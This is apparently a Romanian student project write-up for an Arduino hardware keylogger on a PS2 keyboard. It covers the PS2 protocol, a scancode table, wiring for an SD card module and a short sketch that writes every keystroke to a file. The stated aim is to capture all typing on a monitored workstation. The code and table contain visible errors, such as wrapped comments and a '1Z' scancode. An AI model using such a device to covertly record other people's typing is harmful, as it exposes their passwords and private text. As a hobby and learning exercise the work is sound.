

# Keylogger tastatură PS2

Miron Cezar Andrei


Pentru realizarea proiectului, am folosit următoarele componente :

- Arduino Uno
- Modul Slot Card MicroSD
- Tastatura PS2
- Cablu PS2 Mama-Tata
- Breadboard + fire de interconectare

Generalități Tastatura PS2:


Tastatura legată la o interfață PS2 comunică prin două porturi:

- un port de ceas, care este constant 1 atunci când tastatura nu trimite date, și trece în 0 atunci când pe portul de date este un bit valid (ceea ce implică faptul că circuitul va fi sensibil la frontul negativ al acestui semnal);
- un port de date, de un bit, pe care se transmit serial datele de la tastatură, valide pe frontul negativ al semnalului de ceas.



Portul de date este bidirecțional, dar deocamdată ne interesează transmisia dinspre tastatură spre placa de dezvoltare. La apăsarea unei taste, tastatura va trimite secvențe de coduri de 11 biți care reprezintă:

- 1 bit de start, care este întotdeauna 0;
- 8 biți (1 octet = 1 byte), începând cu cel mai nesemnificativ bit, reprezentând un cod unic asociat tastei, numit mai departe *scancode*;
- 1 bit de paritate, numit mai departe *checksum*, care este 1 dacă numărul de biți 1 din *scancode* este par;
- 1 bit de stop, care este întotdeauna 1;



Tastatura trimite *scancode*-uri în următoarele situații:

- când o tastă este apăsată, se trimite *scancode*-ul asociat tastei respective; unele taste au un cod extins, care necesită transmiterea a două *scancode*-uri, iar în acest caz, primul cod este întotdeauna 8'hE0 (ambele coduri vor fi transmise respectând protocolul de 1 bit de start, 8 biți pentru *scancode*, 1 bit pentru *checksum* și 1 bit de stop, deci pentru tastele cu cod extins, se vor transmite în total 22 de biți); dacă tasta este menținută apăsată, codul se retransmite o dată la aproximativ 100ms;
- când o tastă este eliberată, înaintea *scancode*-ului tastei se transmite *scancode*-ul 8'hF0, care semnalează că s-a eliberat tasta respectivă.

Extragerea *scancode*-ul din secvența de biți de intrare se face folosind un automat.

## Codurile tastelor

ESC 76	F1 05	F2 06	F3 04	F4 0C	F5 03	F6 0B	F7 83	F8 0A	F9 01	F10 09	F11 78	F12 07	↑ E0 75
~ 0E	1! 16	2@ 1E	3# 26	4\$ 25	5% 2E	6^ 36	7& 3D	8* 3E	9( 46	0) 45	- 4E	=+ 55	BackSpace ← 66 E0 74
TAB 0D	Q 15	W 1D	E 24	R 2D	T 2C	Y 35	U 3C	I 43	O 44	P 4D	[{ 54	]} 5B	\\  5D E0 6B
Caps Lock 58	A 1C	S 1B	D 23	F 2B	G 34	H 33	J 3B	K 42	L 4B	:: 4C	'" 52	Enter ↵ 5A E0 72	
Shift 12	Z 1Z	X 22	C 21	V 2A	B 32	N 31	M 3A	,< 41	>. 49	/? 4A	↵ 59	Shift 59	
Ctrl 14	Alt 11	Space 29						Alt E0 11	Ctrl E0 14				


Etape de proiectare :

### 1. Realizarea comunicației între tastatură și Arduino

Pentru a realiza aceasă comunicare, am ales să folosesc un cablu PS2 mama-tată, cablu ce a fost tăiat și din care am scos 3 semnale : CLK, DATA si GND necesare conexiunii bazată pe întreruperi cu Uno.

Conexiunea cu Arduino :

- CLK – PIN2
- DATA – PIN3
- GND - GND




### 2. Conexiunea MicroSD cu Arduino

Utilizarea acestui modul nu necesita componente adiționale deoarece în cadrul modulului sunt integrate toate piese necesare. Astfel, alimentare se realizează prin intermediul pinilor VCC și GND, iar controlul acestuia prin protocolul de comunicare SPI.




## Conexiunea cu Arduino



## Rezultatul final

Scopul proiectului este acela de a scrie pe cardul SD tot ceea ce se tastează pe tastatura PS2. Aceasta se alimentează de la stația de lucru ce se vizează a fi supravegheată, în timp ce placa de dezvoltare Arduino este alimentată separate. Pe card, se va crea un fișier text în care găsim cele propuse.



Cod aplicație :

```
#include <PS2Keyboard.h>
#include <SD.h>

const int DataPin = 3; // cel de date, e pus pe 3
aici
const int IRQpin = 2; // cel de clk (portocaliu) -> e
pus pe 2
const int chipSelect = 10; //cs-ul cardului
File myFile; //initializare sd card

PS2Keyboard keyboard; //initializare tast

void setup()
{
  Serial.begin(9600);

  pinMode(10, OUTPUT);
  // while(!SD.begin(chipSelect));
  // initialize the SD card

  keyboard.begin(DataPin, IRQpin);

  Serial.println("Keyboard Test:");
}

void loop()
{
  if(keyboard.available())
  {
    char c = keyboard.read();
    Serial.print(c);

    while(!(myFile = SD.open("new.txt",
FILE_WRITE))); //scriere pe card

    myFile.print(c);
    myFile.close();
  }
  else;
}
```